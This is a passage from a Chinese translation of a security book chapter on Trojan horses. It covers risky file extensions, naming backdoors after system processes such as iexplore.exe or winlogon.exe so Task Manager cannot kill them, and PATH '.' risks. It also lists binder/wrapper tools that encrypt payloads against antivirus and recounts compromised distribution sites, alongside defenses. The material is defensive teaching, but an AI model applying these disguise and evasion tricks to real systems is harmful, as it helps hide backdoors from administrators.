.VBE	已编码的 VB 脚本文件, 用来携带 VB 脚本
.VBS	Visual Basic 脚本, 一种内建于许多 Windows 系统中的脚本语言
.VXD	虚拟设备驱动程序, 一种直接访问 Windows 内核的设备驱动程序
.WMA	Windows 音频媒体文件, 用来保存音频数据, 但是已经被用来携带一个用于执行嵌入在文件中的恶意代码的缓冲区溢出攻击
.WSF	Windows 脚本文件, 设计用于携带许多不同的 Windows 脚本类型
.WSH	Windows 脚本宿主设置文件, 用于在 Windows 系统中配置脚本解释器程序
.rpm	红帽子 (Red Hat) 软件包管理文件, 用来在 Linux 系统中捆绑库, 配置文件和编码简单的安装信息
.sh	一种 UNIX shell 脚本或 shell 档案文件, 用来为 UNIX shell 携带命令序列, 通常是 Bourne shell(sh)或 Bourne again shell(bash)

当然有许多能够包含某种形式可执行代码的扩展名, 但你的用户不需要可以记住这个人堆列表中单独的每一项。尽管如此, 他们还是应该对那些坏家伙经常滥用的文件类型保持警觉, 例如 .EXE、.COM、.BAT、.SCR、.PIF 和 .VBS。

6.1.2 模仿其他文件名

在 Windows 操作系统中, 这些特洛伊木马的命名规则不仅仅是在文件名和文件扩展名之间加一些空格。这只是一些表面现象。为了愚弄某个受害者, 攻击者往往创建另外一个文件和程序, 该程序与已经安装在这台计算机上的一个程序具有完全相同的名字, 例如 UNIX 中的 init 程序。init 通常是在系统启动时开始运行其他所有的程序。在这种命名攻击中, 你实际上可以看到两个命名为 init 的程序运行在系统中, 即假设在这里的标准 init 程序, 以及另外一个由攻击者命名为 init 的特洛伊木马。这是个非常奇怪的情况, 就仿佛一觉醒来却发现你有两个鼻子。

同样, 在 Windows 计算机上, 你会发现有两个称为 “iexplore” 的运行程序。可能还有

许多这样的命名方案。表 6-2 列出了希望运行在 Windows 和 UNIX 操作系统中的普通程序，这些程序的名字常被攻击者借用于恶意代码。

表 6-2 用于加入特洛伊木马中的常见命名

特洛伊木马名	操作系统	特洛伊木马希望伪装成的合法程序
init	UNIX	在 UNIX 系统顺序启动期间，该进程首先运行并触发这台计算机上的所有其他进程
inetd	UNIX	这个进程在网络上监听向各种网络服务器发起的连接请求，例如，Telnet 和 FTP 服务器
cron	UNIX	这个进程以预定的次数运行各种程序
httpd	UNIX	在 UNIX Web 服务器上，这个进程的几个副本特别地运行来响应 HTTP 请求
win	Windows	一般情况下，在 Windows 计算机上没有以这个名字命名的合法程序。但是许多管理员可能希望看到这个名字的进程，攻击者正是利用了这一点
ieexplore	Windows	这个可执行程序是 Microsoft 的 Internet Explorer 浏览器，在大多数 Windows 操作系统中，一个额外的浏览器每次偶尔地运行都将被忽视
notepad	Windows	这个常用于 Windows 系统中的熟悉的编辑器是攻击者伪装的理想程序，几个后门程序都试图伪装成 notepad.exe
SCSI	Any	攻击者有时将其特洛伊木马进程称为“SCSI”，试图欺骗管理员以为这个进程控制 SCSI 链。管理员会犹豫该不该删除这个称为“SCSI”的进程，恐怕这样做会损坏硬盘驱动器
UPS	Any	有时，攻击者将其进程命名为 UPS，欺骗管理员认为这个程序控制非中断性电源供应

注意到以下问题非常重要：常常有使用这些名字作为假象的程序运行在你的计算机上。所以如果你看到一个名为 init 或 ieexplore 的运行程序也不要太奇怪！多数情况下，这些只不过是你的系统中应该有的合法程序。如果这些是合法的程序，你不应该删除，因为你的计算机要求它们的适当作用。我们之所以讨论这个问题，是因为攻击者有时会利用具有同样名字的特洛伊木马伪造这些程序。

当然，表 6-2 并不能涵盖所有情况，这本书将涉及几万种可能的程序和变体。而且，我希望为你提供一些信息，即关于在我所处理的案例中看到的特洛伊木马命名攻击类型。如果你要研究计算机攻击，希望可以看到这些名字，这些名字细微的变化，以及许多其他类似的攻击。

还记得我最近遇到的一个特别引人注目的特洛伊木马命名攻击。我在一次 SANS 安全

研讨会上了解到这项技术，在那里我大约每个月都进行一次攻击软件研讨。在这些实验室中，学生参与者有机会侵入我为他们构建和维护的几台实验机器，并了解到攻击者的思想和技能，而我开始很感兴趣地观察他们一遍一遍地进入我的系统。在一次实验过程中，我收到来自一个学生的一封 E-mail。这封 E-mail 不断吹捧一个非常令人激动的游戏的优点，这个游戏称为“Vixens with No Clothes”，或简称为“VNC”。寄件人详细描述了这个人激动的游戏中所有吸引人并极具破坏力的活动，并邀请我免费安装！任何一个理智的人又如何会拒绝一个如此难以置信的好机会呢？为了保持实验室良好的氛围，我决定故意利用这个诱饵，于是安装了这个看起来相当不错的游戏。然而正如你可能想到的，不仅没有 Clothes，也没有 Vixens！我看到屏幕上的键盘和鼠标开始自己移动，而在实验室的另一边响起了攻击者激动的尖叫声！当然，这只是一个小小的游戏。现实世界中的攻击可能不是如此喧嚣，但是这个实例确实有助于说明利用欺骗性的名字实现特洛伊木马后门安装的思想。

如图 6-2 所示，可以查看另一个现实世界中的实例，你可以看到非常熟悉的 Windows 2000 系统中的 Windows Task Manager。按下 Ctrl+Alt+Delete 组合键，选择 Windows Task Manager。然后查看进程标签，我可以看到运行在计算机上的各个进程。图 6-2 的列表看起来非常合理，事实上，你可以看到我正在运行 Internet Explorer 浏览器（iexplore.exe）的一个实例。



图 6-2 标准 Windows Task Manager，这就是我希望运行在 Windows 2000 系统中的程序

现在，为了说明特洛伊木马基于名字的攻击，需要先看一下图 6-3。这时，我们看到一个攻击者正在复制 Netcat 程序，并赋予它一个非常罕见的名字 iexplore.exe。这样做相当讨厌，但是非常普遍。创建 Netcat 的复本后，我们那无畏的攻击者真是邪恶的家伙，他用这样的复本建立起一个后门监听器，这个后门和一个命令行解释器一起在 TCP 端口 2222 上等待。但是，如果你现在检查 Windows Task Manager，看起来只有 iexplore.exe 的另一个

副本，而 Internet Explorer 浏览器在我的计算机上运行。用户或管理员查找恶意的程序时很可能会忽视这个额外的小东西在计算机上运行，因为它看起来完全合理。




图 6-3 坏家伙运行 Netcat。现在恶意的攻击者创建一个称为“iexplore.exe”的 Netcat 复本并运行一个在 TCP 端口 2222 进行监听的后门

将后门命名为 iexplore.exe 是相当卑鄙的，但是攻击者甚至可以利用 Windows 2000、XP 和 2003 的一个有趣特点做出更糟糕的事情。在这些操作系统中，Windows Task Manager 不会允许你删除具有某些名字的程序[1]。如果一个程序命名为 winlogon.exe，csrss.exe，或表 6-3 列出的其他名字，系统自动假定它是一个单纯基于其名字的敏感的操作系统进程。在 Windows 计算机上[2]，这些名字都用于非常重要的进程，但是攻击者可以为后门使用完全相同的名字。我们将在第 8 章详细讨论这些进程之间的相互作用。

表 6-3 不能用 Windows Task Manager 删除的 Windows 进程名

Windows 进程名	以该名字命名的合法进程的用途
csrss.exe	这是一个环境子系统进程，它支持创建和删除进程和线程，并运行 16 位虚拟 DOS 计算机进程，以及运行控制台窗口
services.exe	这个进程是 Windows 服务控制器，负责启动和停止运行在后台的系统服务
smss.exe	在启动进程中调用这个会话管理子系统（Session Manager SubSystem），在众多其他任务中，它启动并支持实现用户界面所需的程序，包括图形子系统和登录进程
System	这个进程包括大多数内核级的线程，它们管理操作系统的基本方面
System Idle Process	在一个 Windows 系统中，这个进程只是一个占位符。当没有紧急需要特定的其他进程时，用来指明空闲任务所消耗的所有 CPU 周期
Winlogon.exe	这个进程通过向用户询问其 ID 和口令，在 Windows 计算机上鉴别用户身份，并与其他组件相互配合来验证其合法性

如果攻击者为后门赋予一个表 6-3 中的名字, Windows Task Manager 就会拒绝删除它。系统受到迷惑, 相信这个后门进程确实是重要的系统进程。系统没有受到正确地保护。为了防止用户偶然删除一个重要的程序进而导致系统瘫痪, Windows 走了极端, 阻止用户删除具有这样名字的任何程序。为了说明这一点, 在图 6-4 中, 我创建了一个称为“winlogon.exe”的 Netcat 程序, 作为一个后门监听器来实现, 并尽力用 Windows Task Manager 删除这个程序。系统立刻弹出一个对话框, 提示:“这是一个重要的系统进程, Windows Task Manager 无法终止这个进程。”你可能认为 Windows 是非常聪明的, 通过查看进程启动的硬盘文件, 甚至它的进程 ID 号, 就可以区分重要的系统进程和伪装的进程。然而, Windows 没有这样做, 它只是假设任何一个称为“winlogon.exe”或“csrss.exe”的进程都没有问题。所以很不幸, 这些名字对于特洛伊木马后门而言是很完美的。因为如果它们曾经被发现, 是很难由系统管理员终止的。



图 6-4 在 Windows 中与重要的系统进程具有相同名字的后门不能由 Windows Task Manager 终止

另外需要注意, 在特定的情况下, 可能你确实有多个 csrss.exe 和 winlogon.exe 运行在计算机上。如果你使用 Windows 终端服务器或 Citrix, 允许多个用户同时登录到一台 Windows 计算机的虚拟机上, 每个用户都将拥有 csrss.exe 和 winlogon.exe 进程。所以如果运行这两个进程的两个或更多个版本, 你可能还没有受到攻击, 而只是在查看为不同用户创建的进程。但是对于表 6-3 列出的其他进程, Windows Task Manager 中将只列出一个进程的实例。

6.1.3 路径中的“.”威胁

另外一个与特洛伊木马命名相关的问题是为用户和管理员设置路径变量。在 Windows

和 UNIX 系统中，运行的大多数程序，包括命令行解释器甚至是 GUI，都有路径的概念。这个变量表只是包含当一个新的程序或命令执行时，从开始到结束顺序查询到的一系列目录。例如，在我的 UNIX 计算机上，可以通过键入以下命令查看自己的路径：

```
$ echo $PATH
```

在我的 UNIX 计算机上的用户默认路径有多种目录，例如/bin、/usr/bin 和/usr/local/bin 等，这些路径是 UNIX 计算机上用户通常执行命令的位置。

在 Windows 系统中，你可以使用 set 命令和查找单词 *Path* 查看自己的路径，如下所示：

```
C:\>set Path
```

我在 Windows 中的默认路径包括如 C:\Win NT\System32、C:\Win NT 和其他一些文件夹。

只要我在命令提示中键入一个程序名，系统就开始在我的路径中逐个查找目录，直到找到这个命令并执行。如果它在我的路径下找不到这样的命令，系统将给出一个错误信息作为响应，提示找不到这样的程序或命令。

在 UNIX 系统中的默认情况下，你的当前工作目录涉及“.”，通常读做“dot”，这并不在你的路径下。所以如果你改变到一个目录，并在这个目录下键入一个程序名，你将看到一个“Command not found”的错误提示，即使你与所查找的程序位于同一目录下也是如此。这对于一个新的 UNIX 用户而言是一个障碍，但从安全的角度来看，在你的路径下没有当前工作目录是一件好事！

假设有人错误设定了你的 UNIX 计算器，“.”在你的路径中。而且假设攻击者获得对你的计算机的低级访问权限，但是还没有获得在这台计算机上的超级用户权限。那么这个坏家伙可以将一个恶意的特洛伊木马程序命名为 ls，并将其放置到这台计算机某个范围的可记录目录中。ls 命令用于获得一个目录的内容列表。在你的路径中有了“.”，如果你曾经将目录改为攻击者设下陷阱的目录，而且运行了 ls 命令来获得目录列表，你也就运行了恶意的特洛伊木马！这个特洛伊木马可能立即为攻击者提供你在这台计算机上的所有许可。如果你拥有超级用户权限，攻击者现在也有了同样的权限。也就是说，利用 ls 的特洛伊木马技术成功地发起了权限扩展攻击。

或者类似地，攻击者可以创建一个后门，它的名字与一个普通的输入错误的命令相符，例如 ipconfig。用于查看网络接口信息的标准 UNIX 命令是 ifconfig，其中有一个 f，而不是 p。但是用户有时会错误地输入为 ipconfig，假设在 Windows 中也存在这样命名的同样命令。如果我在你的 UNIX 计算机上创建一个名为 ipconfig 的特洛伊木马，就可以坐下来等待管理员偶然在错误的目录下键入 ipconfig。出于这一原因，在默认情况下，“.”不在 UNIX 计算机的某个路径中出现，你也不能重新设置你的命令行解释器加入“.”。

在这种情况下，为 UNIX 设置默认的路径是非常合理的。所以随你所好，让它保持原样就好。同样，如果在你的路径中确实有“.”，则考虑一下通过编辑与你的注册行相关的各种启动脚本来删除它，这取决于你所使用的特定命令。

尽管如此，在你的路径中没有“.”也意味着如果你将目录变换到一个程序文件所处的位置，你就不能仅仅利用键入文件名使其运行；相反运行该程序，你不得不键入./[program_name]来执行该程序。所以，如果系统曾经抱怨找不到某个文件，但是你可以用ls在当前工作目录中查看到该文件。并利用“./”符号启动程序，这并不是一个太大的负担。

这个问题在 Windows 系统中明显不同，在 Windows 命令中，当前工作目录在你的路径中是暗含的。虽然 set 命令在你的路径中并不显示“.”，它仍然暗含着存在，只是因为你使用的是 Windows 系统。因此在 Windows 中，如果你变换到一个目录下，其中有一个可执行文件。然后键入这个可执行文件的名字，这个可执行程序就可以运行。系统自动查找到该程序，因为“.”在你的路径开始是暗含的。是的，这非常方便，因为你无需另外使用“./”符号，但是在你的路径中包含“.”仍然是一个安全漏洞。

如果攻击者获得对你的计算机的低级访问权，然后欺骗管理员运行一个命令，攻击者就可以提升自己的权限。攻击者在 Windows 中最常使用的把戏是创建一个名为 cp 的权限，以提升特洛伊木马。在 Windows 系统中，copy 命令用来复制文件，并没有名为 cp 的默认命令。但是，用户有时会在想要复制文件时错误地键入 cp。如果他们在某个目录下键入 cp，而攻击者在这个目录下放置了一个具有同样名字的特洛伊木马，则攻击者很轻易就可以获得那个用户在这台计算机上的权限。

不幸的是，在 Windows 计算机上，你不能很容易地将“.”从路径中删除。它构建在操作系统自身中，位于路径的开始。记住，系统从你的路径的开始出发进行命令的查找，运行它所查找到的第 1 个匹配的程序。在 Windows 系统中，错误地键入一个命令名将引起权限提升攻击，所以在管理员权限下键入命令时要特别小心。

6.1.4 特洛伊命名游戏的防御

根据这些间接命名的特洛伊木马，我们需要做些什么来保护自己的系统呢？首先，我们必须从一开始就让恶意代码远离我们的系统，为此可以使用第 2 章中讲述的防病毒工具和第 5 章中讲到的后门防御技术。

还有，你应该准备好终止占用合法进程名的可疑进程，即使 Windows Task Manager 不能删除具有这些特定名字的进程，你还能使用来自 PsTools 工具包的 PsKill 免费工具，可以从 www.sysinternals.com 免费下载这个工具。PsKill 可以关闭任何一个运行的程序，不管它的名字是什么。不过，要小心使用这个工具！如果你关闭了一个合法的进程，可能会导致系统瘫痪，甚至导致直接的破坏。所以，在关闭之前你需要进一步详细检查你所关心的

每个进程。

为了进行这一研究，你可以使用我们在第5章中开始讨论过的一些工具。还记得我们的好朋友 Lsof 和 Fport 吗？你可能还记得，Fport 由细心的系统管理员定期运行在 Windows 计算机上，可以帮助你发现系统中与特洛伊木马有关的奇怪的端口用法。对于网络中正在运行的每一个有开放式 TCP 或 UDP 端口的进程，Fport 都会列出进程 ID、进程名、端口号，以及硬盘上程序运行文件的全部路径名。Fport 非常简单，而且非常有效。正如我们在第5章中所讨论的，在 UNIX 计算机上，你可以使用 Lsof 命令实现简单的 Fport 命令。

还记得这样的例子吗，攻击者将 Netcat 重新命名为 iexplore.exe。在图 6-5 中，我们可以看到 Fport 是如何展示这一功能的。




图 6-5 使用 Fport，为什么 iexplore.exe 在 TCP 端口 2222 监听，为什么它从 C:\iexplore.exe 运行？这看起来是个问题

Fport 提示我们在这台计算机上有许多程序使用端口，在 Windows 计算机上所有这些端口都是非常正常的，除了 1084 的一个进程 ID(Pid)，它被称为“iexplore.exe”。但它在 TCP 端口 2222 进行监听，而且在 C:\iexplore.exe 外运行。这看起来不太对劲！

利用 Fport，我们可以区分真正的浏览器，路径为 C:\Program Files\Internet Explorer\iexplore.exe 和攻击者的后门，它从 C:\iexplore.exe 下运行。不幸的是，这种分析要求管理员非常熟悉假设运行在系统中的是什么。另外，如果伪造的程序突然出现，管理员可以快速识别出来进行研究。这或许非常困难，但是有经验的系统管理员应该很清楚有什么安装并运行在充满危险的系统中。如果一个经验丰富的系统管理员警告你“这个程序看起来有点不对劲”，即你忽视了自己的危险处境。这个时候你最应该做的就是实验室环境下分析可疑程序，确定是否它们试图出乎我们意料地访问文件和网络。在第 11 章中，我们将描述一个推荐的实验室环境和分析过程，你可以用其分析有问题的软件。

另外一个针对这些特洛伊命名方案的防御措施是在你的 Internet 网关上阻止可执行 E-mail 附件。你应该滤除所有潜在可执行的程序，其中包括我们非常熟悉的 EXE 程序，但也不仅仅是这些。事实上，你应该至少滤除表 6-1 所描述的所有程序类型。关于这些和其

他文件的扩展名类型的更多信息，你可以查看文件扩展名资源网站 <http://filext.com>。

6.2 包装明星

可怕，太可怕了。

——1986 年，电影《苍蝇》

攻击者的特洛伊木马诡计不仅局限于玩命名游戏，许多攻击者也会将他们的恶意代码与并无恶意的程序捆绑在一起，创建一个很好且看起来很舒服的软件包。通过将一个恶意程序和一个良性程序嫁接在一起，攻击者能够轻易地欺骗毫不怀疑的用户或管理员，使他们运行或忽视这种混合后的产品。并无戒心的受害者接收到混合软件包并运行它后，嵌入在包中的恶意可执行程序一般会首先运行。当然，绝大多数的后门在屏幕上没有任何显示。所以受害者在这个步骤中不会看到任何东西，这个过程通常需要不到一秒钟的时间。在后门稳稳地寄宿在受害计算机上后，良性程序开始运行。例如，攻击者可能采用我们在第 5 章中简要介绍过的 Tini 后门，并把它与 Internet Explorer 结合到一起。由于 Tini 占用的空间很小，因此结合后的程序将只比原来的浏览器程序大 3 KB。

为了将两个可执行程序结合在一起，攻击者会使用一个包装工具。计算机秘密组织使用几个术语来描述这些工具，包括包装工具 (*Wrappers*)、绑定工具 (*binders*)、打包工具 (*packers*)、EXE 绑定工具 (*EXE binders*) 和 EXE 结合工具 (*EXE joiner*) 等，图 6-6 说明了攻击者如何使用包装程序。本质上，这些包装器允许攻击者使用任何可执行后门程序，并将其与任何的合法程序结合使用，不用写一行新代码就可以创建一个特洛伊木马！甚至是最缺乏经验的攻击者也能很容易地使用这种技术创建特洛伊木马，这正是那些脚本小孩 (*script kiddie*) 梦寐以求的东西。




图 6-6 包装程序：输入两个程序，输出一个结合了两个输入程序功能的程序

为了对包装程序作一个类比，考虑一下经典电影《苍蝇》。正如你所回忆的，在那个壮丽的故事片中，一个科学家测试其新发明，即传送器，这个传送器能使其以光速越过实验室。不幸的是，在他开始第 1 次短途旅行时，一个普通的家蝇突然闯入传送舱中。这个机

器不能处理两个生物，所以只能在最基础的级别上对科学家和苍蝇进行组合，产生了一个非常可怕的变异物种。那就是包装器工具要做的，在一个基础的级别上将两个或更多个独立的程序进行组合而生成一个软件包。

6.2.1 包装工具的特点

有些包装程序允许使用者将2个、6个、9个，甚至是任意数目的程序结合在一起。其他包装程序允许将静态文件添加到这个混合体中。当包装程序运行时，它执行其中所有的程序，并将捆绑的静态文件卸载到攻击者在文件系统中选择的位置。具有了这样的功能，这些包装程序实际上变得与功能加强的安装保护程序和设置程序功能等价。

因为当今大多数流行的包装工具都是可用的，所以执行一个结合的包文件时，恶意程序和良性程序在 Windows Task Manager 或 Fport 输出中显示为独立运行的进程，这两个程序只是在磁盘上共存于一个文件中。当用户被欺骗而运行这个程序包时，这两个捆绑在一起的程序就变成两个独立的进程。因此为了隐藏恶意的进程，攻击者将包装程序与我们在上节讨论过的欺骗性命名技术一起使用。

更有甚者，有些包装工具甚至对包装后的恶意代码部分进行加密，这使得目标计算机上的防病毒软件更难检测到恶意的程序。当然，为了使恶意代码能够在其攻击目标上运行，包装工具必须为包装后的软件添加一个加密程序，防病毒软件因此需要检查这些流行的包装工具添加的加密代码。攻击者使用我们在第2章中讨论的多态编码技术，对加密代码进行变异处理，使得它能够动态地改变自身从而逃避检测，这种做法提高了检测恶意代码的难度。

计算机秘密组织已经发布了许多的包装程序，这些程序能在 Internet 上免费获得。表6-4列出了当今可以用到最流行且功能最强的包装程序。想要详细分析下面列出的这些程序以及其他包装程序，可以查看 www.tlsecurity.net/exebinder.htm。这是一个全面的网站，致力于杰出的包装工具艺术。不是所有这些程序生来就是恶意的，注意到这一点很重要。不仅仅是特洛伊木马，包装工具同样有许多种完全合法的用途，可以用来打包并发布有用的软件。

表 6-4 流行的包装工具

包装工具名称	包装工具的功能
AFX File Lace	这个包装工具对一个可执行程序加密，并将其添加到另一个未经加密的可执行程序结尾
EliteWrap	<p>这是首选的包装工具，特征如下：</p> <ul style="list-style-type: none"> • 具有将不限数目的可执行程序结合到一起的能力。 • 以特定次序触发程序的功能，每个程序都等在它之前的程序运行结束后才开始执行自身。 • 内建的完整性检测，用来确定软件包未被修改

续表

包装工具名称	包装工具的功能
Exe2vbs	这个程序将可执行程序（EXE 形式）转换为 VB 脚本（VBS 或 VBScript）。通过将 EXE 文件放入 VBScript 中，攻击者将能够通过 E-mail 过滤程序传播特洛伊木马，这些程序阻碍标准的 EXE 文件，但是允许 VBScript 通过
Ph Bundle	这个程序将一个可执行文件与该文件执行所需的所有 DLL 捆绑到一起。有了这个结合软件，即使某些重要的 DLL 没有安装到目标系统中，恶意软件也可以在该系统中运行
Perl2Exe	利用这个工具，开发人员可以创建最初用 Perl 脚本语言编写的独立程序，而无需运行 Perl 解释器。还有原始的 Perl 代码并不包含在作为结果的可执行文件中，这使得相对于简单地分析易于理解的 Perl 脚本而言，可执行代码功能的逆向工程相当困难。这个漂亮的工具可以用于 Windows 和 UNIX，将 Perl 脚本转换为一个可执行的二进制程序，可以创建的二进制可执行文件将运行在 Windows 或 UNIX 系统中
Saran Wrap	这个易于使用的基于 GUI 的包装工具将两个可执行文件结合到一起
TOPV4	这个所谓的 Teflon Oil Patch 程序将多达 9 个可执行文件结合到一起，并修改一个简单的 GUI
Trojan Man	这个包装工具结合了两个程序，也可以对结果程序包进行加密，尝试抵御防病毒程序

6.2.2 防御包装工具

为了保护你的系统不受由包装工具创建的特洛伊木马的攻击，安装防病毒工具确实是你最好的办法。通过检测包装在结合软件包中的恶意代码，并阻止其安装，防病毒程序防止了绝大多数这样的问题。使用我们在第 2 章中推荐的防病毒软件，对于处理这类问题有很大帮助。

6.3 特洛伊软件发行站点

那女人说，“大毒蛇欺骗了我，所以我吃了它。”

——Genesis 3:13

那么，我们已经看到攻击者如何使用命名的诡计和包装程序来创建和伪装他们的后门。现在，我们讨论一个更具威胁的特洛伊木马技术，它越来越普及，即特洛伊软件发行站点。

攻击者的目标越来越不局限于安装在你系统中的个别软件，他们进一步攻击用于软件发行的 Internet 站点。除了将一个流程序的特洛伊木马放到全世界数百万人使用的 Web 站点上，还有什么更好的方法让恶意代码得到广泛的传播呢？每个下载并安装了这个工具的人都会受到这样一个特洛伊木马的攻击。

6.3.1 特洛伊软件发行的老式路线

有一个公认使用较低技术的先例说明这一趋势，在过去的 20 年中，攻击者有时会通过 snail-mail 邮电服务发送包含恶意代码的软件更新文件。邮包里可能会有一盒磁带或 CD，推测看来应该有重要的软件更新文件，而且声称来自于一个合法的提供商。一些管理员和用户就掉进了这个圈套，盲目地将这个软件下载到自己的系统中。瞧瞧！攻击者的后门就是这样被攻击者和用户安装到系统中的。当然这样的攻击可能构成邮件诈骗，在有些国家是一种重罪。

通过邮电服务发送具有后门的特洛伊木马更新文件在今天仍然适用，如果你的公司里有几个管理员收到一个看似正式的邮包，声称来自 Microsoft 公司、Sun Microsystems，甚至是 Ed 的 Linux 软件和 Chop Suey Take Out Service，他们会安装这个软件吗？类似地，如果你远方的同事在家里收到一封有张 CD 的信，在信封上注明其中有一个重要的更新文件，结果又会如何呢？很不幸，在大多数机构中，至少有一些管理员和用户将不多加思考就安装这个软件包，从而导致错误地为攻击者提供了在这个机构中的立足点。当然，如果某个用户开始对信件中带来的这个神秘的新软件包提出疑问，攻击者的诡计将很快被察觉到。

6.3.2 流行新趋势：追随 Web 站点

snail-mail 技术的使用很有吸引力，而攻击者并不希望必须附邮资；相反，他们已经将重点放在更高的目标上，即发行可能产品的广泛传播，例如用于通过 Internet 发行新软件和更新文件的 Web 服务器。这些攻击具有显著的危害性，因为它们可以对成千上万或数百万毫无戒心的管理员和用户构成威胁，这些管理员和用户只是简单地希望能够下载流程序的最新版本。最早的这一类攻击之一是华盛顿大学的 St. Louis FTP 服务器 (wu-ftp)，这个特洛伊木马发生在很久以前的 1994 年 4 月 [3]。1999 年 1 月，类似的攻击发生在 TCPWrapper 的发行过程中，这非常具有讽刺性，因为 TCPWrapper 是一个安全工具 [4]。但是更近的，我们看到了如下许多针对 Web 站点成功的攻击。

🐵 **Monkey.org**: 2002 年 5 月，有人闯入了一个 Web 站点，该站点上发行 Dug Song 编写并流行安全和攻击工具。攻击者修改了 Dsniff 嗅探程序，还有 Fragroute 和 Fragrouter IDS 逃避工具，这些工具都通过 Monkey.org 进行分发。在下载并安装了这些工具的那个人的系统中，攻击者用创建了后门的特洛伊木马替换每个工具。这样

的攻击特别阴险，它们都考虑到安全从业者和计算机攻击者应用这些工具的广泛性。

- ❖ **Openssh.org**: 2002年7月30日~8月1日，一个攻击者将一种特洛伊木马 Open Secure Shell(OpenSSH)安全工具安装到主要的 OpenSSH 发行站点，OpenSSH 广泛应用于为系统的远程访问提供可靠的安全保证。但是 2002 年 7 月末，那些细心的管理员希望通过下载这个安全工具来保护自己的系统，却无意中安装了一个后门。这是多么可悲的事情啊，在这个很短的时期内，这个工具居然常常被用来保护系统，并防御包含自己后门的攻击。
- ❖ **Sendmail.org**: 破坏性只是一般，2002 年 9 月 28 日~10 月 6 日，大概一个多星期内，Internet 上最流行的 E-mail 服务器软件发行站点受到破坏。发行免费，开放式资源的 Sendmail 程序的 FTP 服务器受到包含讨厌的后门的特洛伊木马的攻击。
